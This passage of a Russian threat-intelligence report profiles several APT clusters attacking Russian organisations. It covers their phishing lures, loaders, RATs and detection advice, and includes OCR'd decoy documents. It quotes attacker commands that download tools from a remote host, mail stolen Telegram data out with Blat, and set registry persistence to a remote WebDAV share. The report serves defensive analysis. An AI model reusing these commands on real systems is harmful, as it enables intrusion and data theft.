Win64; x64) AppleWebKit/537[.]36 (KHTML, like
Gecko) Chrome/118.0.0[.]1 YaBrowser/23.11.0[.]0
Safari/537[.]36';$env:LOCALAPPDATA\Temp\
AdobeUpdater.exe;"
```

В этом варианте атаки PowerShell-скрипт также загружал отвлекающий документ и открывал его, затем скачивал полезную нагрузку. Но здесь она маскировалась под обновление Adobe Reader. В качестве user-agent использовалась строка, относящаяся уже к браузеру Microsoft Edge версии 120. Также была схожая атака с исполняемым файлом `YandexUpdater.exe`, маскирующимся под компонент для обновления «Яндекс Браузера».

Полезная нагрузка представляла собой дроппер вредоносной программы, который после ряда проверок для выявления факта запуска в виртуальной среде и под отладчиком расшифровывал конечную полезную нагрузку и запускал ее в памяти.

Конечная полезная нагрузка была модульной вредоносной программой, реализованной на C++. Ее основное назначение — загрузка и управление модулями, загружаемыми с командного сервера.

Rare Werewolf

Другие названия: Librarian Ghouls

Этот кластер активен с 2019 года и атакует организации различных отраслей на территории России и Украины. Мы описывали его деятельность в Threat Zone 2024, а также в отдельном исследовании. В 2024 году группировка занялась промышленным шпионажем и стала атаковать предприятия, связанные с проектно-конструкторской деятельностью, поэтому в таксономии BI.ZONE Threat Intelligence мы переименовали его с Rare Wolf на Rare Werewolf.

География атак

Атакованные отрасли

Производство

Сельское хозяйство, добыча полезных ископаемых, обрабатывающая промышленность, энергетика, строительство

Услуги и торговля

Розничная торговля, электронная коммерция, финансы, страхование, коммунальное хозяйство, туризм, организация досуга и развлечений

Государство и общество

Государственное управление, здравоохранение, культура, спорт

Образование, наука и технологии

Образование, наука, инженерия, информационные технологии

Инфраструктура и транспорт

Транспорт, связь, СМИ

В 2024 году Rare Werewolf продолжил получать первоначальный доступ с использованием фишинговых почтовых рассылок.

Обычно в атаках кластер использовал MIPKO Employee Monitor — ПО для удаленного контроля деятельности сотрудника на рабочем месте. В 2024 году злоумышленники добавили в арсенал AnyDesk — легитимное ПО для удаленного администрирования.

Rare Werewolf рассылал фишинговые электронные письма с исполняемым файлом во вложении, например `Чертежи и ТЗ + КП на разработку.scr`. При его открытии пользователь видел отвлекающий документ, и в этот же момент происходила компрометация целевой системы.

ПРОЕКТ

Редакционный совет журнала

№ п/п	Ф.И.О.	Место работы, должность	Регалии	Координаты	Дополнительно
1		АО	Герой Труда Российской Федерации, кавалер Ордена Почёта, Почётный радист РФ,	АО Санкт-Петербург, ул. Приемная:	+
2			Д.т.н., профессор, Заслуженный работник высшей школы РФ, Почётный работник ВПО РФ, Почётный машиностроитель РФ		+
3			Д.т.н., профессор, Заслуженный деятель науки РФ, лауреат Государственной премии РФ им. Г.К. Жукова, премии Правительства РФ, кавалер Ордена Почёта	Моб Приемная: @bk.ru приемная: тел. факс	
4			Д.т.н., профессор, лауреат Государственной премии РФ им. Г.К. Жукова, член-корреспондент РАРАН		+
5			Д.т.н., профессор, лауреат Премий Правительства РФ в области	Моб. Приёмная: Электронная почта:	

Один из документов, используемых Rare Werewolf

С удаленного сервера злоумышленников загружались архивы с дополнительными инструментами:

```
curl.exe -o C:\Intel\driver.exe hostingforme[.]nl/down/driver.exe
curl.exe -o C:\Intel\pas.rar hostingforme[.]nl/down/pas.rar
curl.exe -o C:\Intel\keys.rar hostingforme[.]nl/down/keys.rar
curl.exe -o C:\Intel\MPK.rar hostingforme[.]nl/down/MPK.rar
curl.exe -o C:\Intel\AnyDesk.exe hostingforme[.]nl/down/AnyDesk.exe
curl.exe -o C:\Intel\Trays.rar hxxp://hostingforme[.]nl/down/Trays.rar
```

Rare Werewolf собирал следующие данные в скомпрометированной системе:

- офисные документы (`.doc`, `.pdf`);
- файлы, связанные с браузерами Opera, Google Chrome, «Яндекс»;
- файлы Telegram (`tdata`);
- файлы, связанные с системами автоматизированного проектирования (`.SLDPRT`, `.cdw`, `.m3d`, `.dwg`).

После этого файлы отправлялись с помощью утилиты Blat:

```
blat.exe -to %mail-in% -f "TELEGRAM<%mail-out%>" -server %smtp% -port 587 -u %mail-out% -pw %pass-out% -subject "Telegram %ComputerName%" -body "Telegram %ComputerName%" -attach "C:\Intel\tdata.rar"
```

Blat

Легитимная утилита с интерфейсом командной строки, которая позволяет отправлять электронные письма по протоколу SMTP. Злоумышленники могут использовать ее для эксфильтрации собранных данных.

Возможности обнаружения

Отслеживайте запуск исполняемых файлов, содержащих строку blat в имени, или следующие параметры командной строки: `-to`, `-server`, `-u`, `-pw`, `-subject`, `-body`, `-attach`.

Затем происходила инсталляция ПО AnyDesk, которое позволяло злоумышленникам взаимодействовать со скомпрометированной системой:

```
rezet.cmd AnyDesk.exe --install C:\Intel\AnyDesk
```


Также злоумышленники продолжили использовать инструмент WebBrowserPassView для извлечения аутентификационного материала, сохраненного в браузерах.

Silent Werewolf

Другие названия: XDSpy

Об этом кластере мы писали в исследовании Threat Zone 2024. Для получения первоначального доступа в 2024 году Silent Werewolf использовал фишинговые письма, содержавшие ссылку для загрузки RAR-архива с вредоносной программой.

География атак



Атакованные отрасли

Производство

Сельское хозяйство, **добыча полезных ископаемых**, **обрабатывающая промышленность**, **энергетика**, строительство

Услуги и торговля

Розничная торговля, электронная коммерция, **финансы**, страхование, коммунальное хозяйство, туризм, организация досуга и развлечений

Государство и общество


Государственное управление, здравоохранение, культура, спорт

Образование, наука и технологии

Образование, **наука**, **инженерия**, информационные технологии

Инфраструктура и транспорт

Транспорт, связь, СМИ



Одно из фишинговых писем, отправленных Silent Werewolf

Жизненный цикл ссылок для загрузки вредоносных программ Silent Werewolf составлял менее одного дня, а нагрузку можно было скачать всего один или два раза, после чего ссылка становилась недействительной. Таким образом злоумышленники усложняли исследователям анализ цепочки атаки.

Для доставки вредоносной нагрузки в целевую систему атакующие использовали разные загрузчики: DSDownloader, CHMDownloader, также был вариант в виде VBE-файла (зашифрованного VBS-скрипта).

DSDownloader реализован в виде динамически подключаемой библиотеки `msi.dll`, которая запускалась с помощью легитимного исполняемого файла программы `IntegratedOffice.exe` с использованием DLL Side-Loading.


DSDownloader извлекал из ресурса RCDATA отвлекающий документ, копировал `msi.dll` и легитимный исполняемый файл в каталог `%USERPROFILE%`, а также использовал раздел реестра Run для закрепления в скомпрометированной системе.

CHMDownloader реализован в виде CHM-файла (Microsoft Compiled HTML Help). В нем находились различные служебные файлы, HTM-файл с вредоносным кодом, а также отвлекающий документ в виде JPG-файла.

Для закрепления вредоносной нагрузки в системе CHMDownloader создавал LNK-файл в папке автозапуска.

Используя технику Indirect Command Execution и утилиту `forfiles.exe`, CHMDownloader запускал загруженную вредоносную нагрузку:

```
%WINDOWS%\System32\forfiles.exe /P %WINDOWS%\
System32 /M write.exe /C “%PROGRAMDATA%\
Microsoft\DeviceSync\uvxkhvso”
```



Конвенция Совета Европы о доступе к официальным документам

(CETS № 205)

Русский

Пояснительный доклад

I. Введение

(i) Настоящая Конвенция Совета Европы является первым имеющим юридическую силу международным правовым документом, в котором признается общее право доступа к официальным документам, имеющимся в распоряжении государственных органов. На протяжении многих лет в рамках Организации осуществлялось международное сотрудничество, для того чтобы право доступа к официальным документам, закрепленное еще в Европейской конвенции о правах человека 1950 года, стало реальностью во всех странах Европы.

(ii) Право доступа к официальным документам впервые нашло свое политическое и юридическое выражение в Рекомендации Комитета министров государствам — членам Совета Европы № R (81) 19 о доступе к информации, имеющейся в распоряжении государственных органов, а через один год — в Декларации Комитета министров Совета Европы о свободе выражения мнений и информации. В дальнейшем разрабатывались другие правовые документы[1], пока в 2002 году Комитет министров не принял свою Рекомендацию Rec (2002)2 о доступе к официальным документам, ставшую основным источником вдохновения при разработке настоящей Конвенции.

(iii) Руководящий комитет по правам человека (РКПЧ), которому Комитетом министров Совета Европы было поручено подготовить проект настоящей Конвенции, руководствовался стремлением выявить среди различных национальных правовых систем основополагающие положения, отражающие то, что уже было принято в законодательстве ряда стран, и в то же время то, что могло бы быть принято государствами, не имеющими такого законодательства. Стороны настоящей Конвенции обязуются неукоснительно выполнять такие минимально необходимые основополагающие положения, и для оказания им содействия в достижении данной цели в Конвенции предусмотрен международный механизм контроля. Несомненно, цель такого механизма заключается в стимулировании Сторон на разработку, поддержание и обеспечение соблюдения положений внутреннего законодательства, которое бы предусматривало более широкое право доступа, но при условии внедрения указанных минимально необходимых основополагающих положений.

Один из документов, используемых Rare Werewolf

Forfiles

Чтобы обойти ограничения, направленные на использование интерпретаторов, команд и сценариев, злоумышленники могут использовать различные легитимные утилиты Windows, например `forfiles.exe`.

Возможности обнаружения

Отслеживайте использование forfiles для запуска файлов из подозрительных расположений, например `%TEMP%`, `%PROGRAMDATA%`, `%APPDATA%`.


Загрузчик в виде VBE-файла, который распространялся внутри TAR-архива, скачивал и запускал файл вредоносной нагрузки в скомпрометированной системе.

Раньше Silent Werewolf использовал ВПО XDSpy, а теперь перешел к более продвинутому модульному бэкдору XDigo. Это реализованный на языке Go бэкдор, применение которого специалисты BI.ZONE Threat Intelligence ранее отслеживали как отдельный кластер — Dwarf Werewolf.

Squid Werewolf

Другие названия: APT 37 (APT37), Ricochet Chollima, InkySquid, ScarCruft, Reaper Group (TEMP.Reaper), Group123, RedEyes, Black Shoggoth, Venus 121, ATK4, G0067, Moldy Pisces, Nickel Foxcroft

География атак



Атакованные отрасли

Производство

Сельское хозяйство, добыча полезных ископаемых, **обрабатывающая промышленность**, **энергетика**, строительство

Государство и общество

Государственное управление, **здравоохранение**, культура, спорт

Инфраструктура и транспорт

Транспорт, **связь**, **СМИ**

Услуги и торговля

Розничная торговля, электронная коммерция, **финансы**, страхование, коммунальное хозяйство, туризм, организация досуга и развлечений

Образование, наука и технологии

Образование, наука, **инженерия**, информационные технологии

В январе 2024 года кластер активности Squid Werewolf нацелился на одно из министерств РФ. В рамках атаки злоумышленники использовали `StatRKZU.msi` — вредоносный MSI-установщик специализированного ПО, которое применяется в российских ведомствах. Он разворачивал в скомпрометированной системе ВПО Konni (UpDog).

Ранее в схожей атаке 2023 года Squid Werewolf уже применял вредоносные MSI-установщики. Тогда злоумышленники использовали другой вид — ПО для подачи налоговых деклараций.

Когда пользователь запускал вредоносный установщик `StatRKZU.msi`, запускался VBS-скрипт `install.vbs`, который в зависимости от разрядности ОС выполнял одну из следующих команд:

```
"C:\Windows\sysnative\cmd.exe" /c cd /d "C:\
Program Files (x86)\ConsulSoft\StatRKZU\Export" &&
expand -F:* install.cab "C:\Program Files (x86)\
ConsulSoft\StatRKZU\Export" && ren wiasvc64.dll
wiasvc.dll && wiasvc.bat

"C:\Windows\system32\cmd.exe" /c cd /d "C:\Program
Files\ConsulSoft\StatRKZU\Export" && expand -F:*
install.cab "C:\Program Files (x86)\ConsulSoft\
StatRKZU\Export" && ren wiasvc32.dll wiasvc.dll
&& wiasvc.bat
```

Extract Files | Table View | Summary | Streams

	Name	Directory	Component	Size	Version
▶	install.vbs	SourceDir\Export	C__F74B5C5BEAFA4C019B12D520B8C6683E	632	
	Инструкция по установке программы StatRKZU.doc	SourceDir\Doc	C__220A78D7F6F042C18360408DB0861EBA	1936896	
	StatRKZU_Руководство.doc	SourceDir\Doc	C__597D6A7C5F8E426981D76B6B0B687B48	2267136	
	StatRKZU.exe	SourceDir	C__6D1F04A1C3994A588F80DD337A8F53EF	2298880	
	install.cab	SourceDir\Export	C__79B30132B6804A3B830E17D71DF5A204	1322260	
	StatDB.abs	SourceDir\Base	C__7D920AED199C486289BB634BDB4FAB3C	401788	
	StatRKZU.ico	SourceDir	C__90969ED2AAE94E0FB7D45B3FB7571B4B	766	
	StatRKZU.chm	SourceDir	C__A10DC8D8F34244E4B876FA881D546DA8	382256	
	unins000.exe	SourceDir	C__AE3F0D13874D48C8B1F3D4022B4F90F8	711604	51.52.0.0
	unins000.dat	SourceDir	C__B7AAC01A745943119F12437AC578A3A2	1877	
	ExportReport.dbf	SourceDir\Base	C__DFD50781EE3443A18EAE9B4CE2831FB5	5954	
	Schablone.dot	SourceDir\Base	C__EA491DDD45B94DD6920C732F64E883D0	218112	
	SchabloneCopy.dot	SourceDir\Base	C__F7196B6649BE470E97E67BB41817FF04	218112	

Содержимое StatRKZU.msi

Команда распаковывает в папку `Export` содержимое `install.cab`, переименовывает `wiasvc32.dll` или `wiasvc64.dll` в `wiasvc.dll` и запускает сценарий `wiasvc.bat`.

Сценарий копирует из папки `Export` в папку `%WINDIR%\System32` следующие файлы: `wiasvc.dll`, `wiasvc.dat` (в атаке с установщиком `StatRKZU.msi` такого файла не было), `wiasvc.ini`. После этого файлы удаляются. Затем `wiasvc.bat` создает службу с именем `Windows Image Acquisition Service`, отвечающую за запуск ВПО Konni.

В файле `wiasvc.ini` содержатся зашифрованные алгоритмом AES-CTR конфигурационные данные ВПО.

Konni — это троян удаленного доступа (RAT), позволяющий злоумышленникам:

- удаленно выполнять команды в скомпрометированной системе и получать результат выполнения этих команд;
- получать файлы с командного сервера и отправлять их;
- задавать временной интервал, в рамках которого осуществляется проверка сетевого подключения и регистрации на сервере.

Для сбора информации о скомпрометированной системе ВПО выполняет команды `systeminfo` и `tasklist`, после чего отправляет результат на командный сервер.

Стандартные утилиты ОС

Для сбора информации о скомпрометированной системе злоумышленники часто используют различные утилиты, доступные в операционной системе по умолчанию, например systeminfo или tasklist.

Возможности обнаружения

Отслеживайте подозрительные процессы, которые запускают утилиты, позволяющие собрать информацию о системе: systeminfo, tasklist, fsutil, fsinfo, hostname и т. п.

Также Konni собирает и отправляет на сервер файлы со следующими расширениями: `.7z`, `.zip`, `.rar`, `.cab`, `.docx`, `.xlsx`.

Sticky Werewolf

Другие названия: Angry Likho, PhaseShifters

Мы описывали кампанию Sticky Werewolf в статье на нашем сайте, а также рассказывали об этом кластере активности в исследовании Threat Zone 2024. В 2024 году в качестве вектора первоначального доступа Sticky Werewolf все также полагался на рассылку фишинговых сообщений с вредоносными вложениями.

География атак

Атакованные отрасли

Производство

Сельское хозяйство, добыча полезных ископаемых, **обрабатывающая промышленность**, **энергетика**, **строительство**

Услуги и торговля

Розничная торговля, **электронная коммерция**, **финансы**, **страхование**, коммунальное хозяйство, **туризм**, **организация досуга и развлечений**

Государство и общество


Государственное управление, **здравоохранение**, **культура**, **спорт**

Образование, наука и технологии

Образование, **наука**, **инженерия**, **информационные технологии**

Инфраструктура и транспорт

Транспорт, **связь**, **СМИ**



Пн 23.09.2024 17:16

info@

(проект дополнительного соглашения)

Кому @yandex.ru

Вы переадресовали это сообщение 23.09.2024 17:21.
Мы удалили дополнительные разрывы строк в сообщении.

Сообщение

Дополнительное соглашени.pdf.rar (146 Кбайт)

О дополнительном соглашении.docx (362 Кбайт)

ВНИМАНИЕ: Это письмо от внешнего отправителя.
Не переходите по ссылкам и не открывайте вложения, если адрес отправителя неизвестен или выглядит подозрительно.

Направляю Вам на согласование проект дополнительного соглашения от 05.09.2024 к договору № на оказание информационных услуг с приложениями, в 2-х экземплярах, а также счет на оплату. После подписания один экземпляр прошу вернуть в наш адрес.

Приложение (пароль 2309):
1.Дополнительное соглашение № 1 на 6 л. в 2 экз.; 2.Счет на оплату № на 1 л. только в адрес.

С уважением,
директор
Телефон:
Адрес: г. Мытищи,

Одно из фишинговых писем, отправленных злоумышленниками

Во вложении, как правило, находился защищенный архив, пароль от которого был указан в тексте фишингового письма.

Архив содержал исполняемый самораспаковывающийся архив (SFX) NSIS. Сценарий NSIS извлекал содержащуюся нагрузку и запускал ее. Для закрепления в системе создавался LNK-файл в папке автозапуска.

Нагрузка представляла собой исполняемый файл SFX Cabinet, содержащий обфусцированный VBS- или batch-файл, который запускался, когда пользователь открывал файл SFX Cabinet.

Обфусцированный VBS- или batch-файл запускал обфусцированный PowerShell-скрипт. Этот скрипт загружал с Bitbucket-репозитория файл-изображение, в конце которого находилась закодированная в Base64 нагрузка. Она представляла собой .NET-загрузчик Ande Loader, который загружался в память.

При запуске этой Ande Loader в качестве аргументов передавались:

- ссылка на еще один Bitbucket-репозиторий;
- имя файла автозапуска;
- имя процесса для внедрения кода конечной полезной нагрузки;
- различные флаги, указывающие на закрепление в системе.

Вредоносная программа Ande Loader отвечала за загрузку, декодирование и запуск конечной вредоносной нагрузки.

В апреле 2024 года мы обнаружили атаку на российскую авиационную отрасль с использованием WebDAV-серверов. В этом случае злоумышленники также рассылали фишинговые письма, содержащие защищенный архив, пароль от которого указывался в письме. Архив содержал два LNK-файла и отвлекающий документ. Цепочка компрометации инициировалась, когда пользователь запускал один из LNK-файлов.

В одном случае запускался NSIS SFX с WebDAV-сервера. Этот SFX-файл содержал нагрузку, защищенную криптором CypherIT. Нагрузка представляла собой обфусцированный batch-файл и набор файлов, из которых формировался легитимный интерпретатор AutoIt и обфусцированный AutoIt-скрипт.

Batch-файл запускал интерпретатор AutoIt, передав в качестве аргумента обфусцированный AutoIt-скрипт. В результате в запущенный легитимный процесс внедрялась конечная вредоносная нагрузка — либо модифицированный вариант Darktrack RAT, либо Ozone RAT.

Также стоит отметить, что обфусцированный AutoIt-скрипт обладал возможностями обнаружения запуска в эмуляторах антивирусных движков: BitDefender, Kaspersky, AVG, Windows Defender.

В другом случае LNK-файл закреплял в ключе реестра Run файл NSIS SFX, расположенный на WebDAV-сервере злоумышленников. Запуск файла NSIS SFX в этом случае осуществлялся после перезагрузки системы жертвы. Затем LNK-файл открывал с WebDAV-сервера файл-изображение, содержащий сообщение об ошибке.

LNK-файлы могли выполнять следующие команды:

```
\\document-cdn[.]org\Microsoft Office Word$\
WINWORD.exe
```

```
cmd.exe /c start "" reg.exe add "HKEY_CURRENT_
USER\Software\Microsoft\Windows\CurrentVersion\
Run" /v "Microsoft Office Word" /t REG_SZ /d
"\\94.156.8[.]166\Microsoft Office Word$\WINWORD.
exe" /f & start "" msg * Произошла ошибка при
открытии данного документа. Файл поврежден
и не может быть восстановлен & start "" xcopy
"\\79.132.128[.]47\image.jpg" "\" /Y
```


Кластер Sticky Werewolf продолжил экспериментировать с инструментами. В июле и августе 2024 года мы обнаружили их собственные загрузчики на Python, скомпилированные в PyInstaller.

Загрузчик доставлялся в RAR-архиве, где также содержался скрытый файл `Thumbs.db`. Загрузчик расшифровывал и декодировал содержимое этого файла, после чего оно сохранялось в файл с расширением `.tmp` в папку `%TEMP%`. Первая строка файла `.tmp` представляла собой PowerShell-скрипт, который загрузчик запускал.

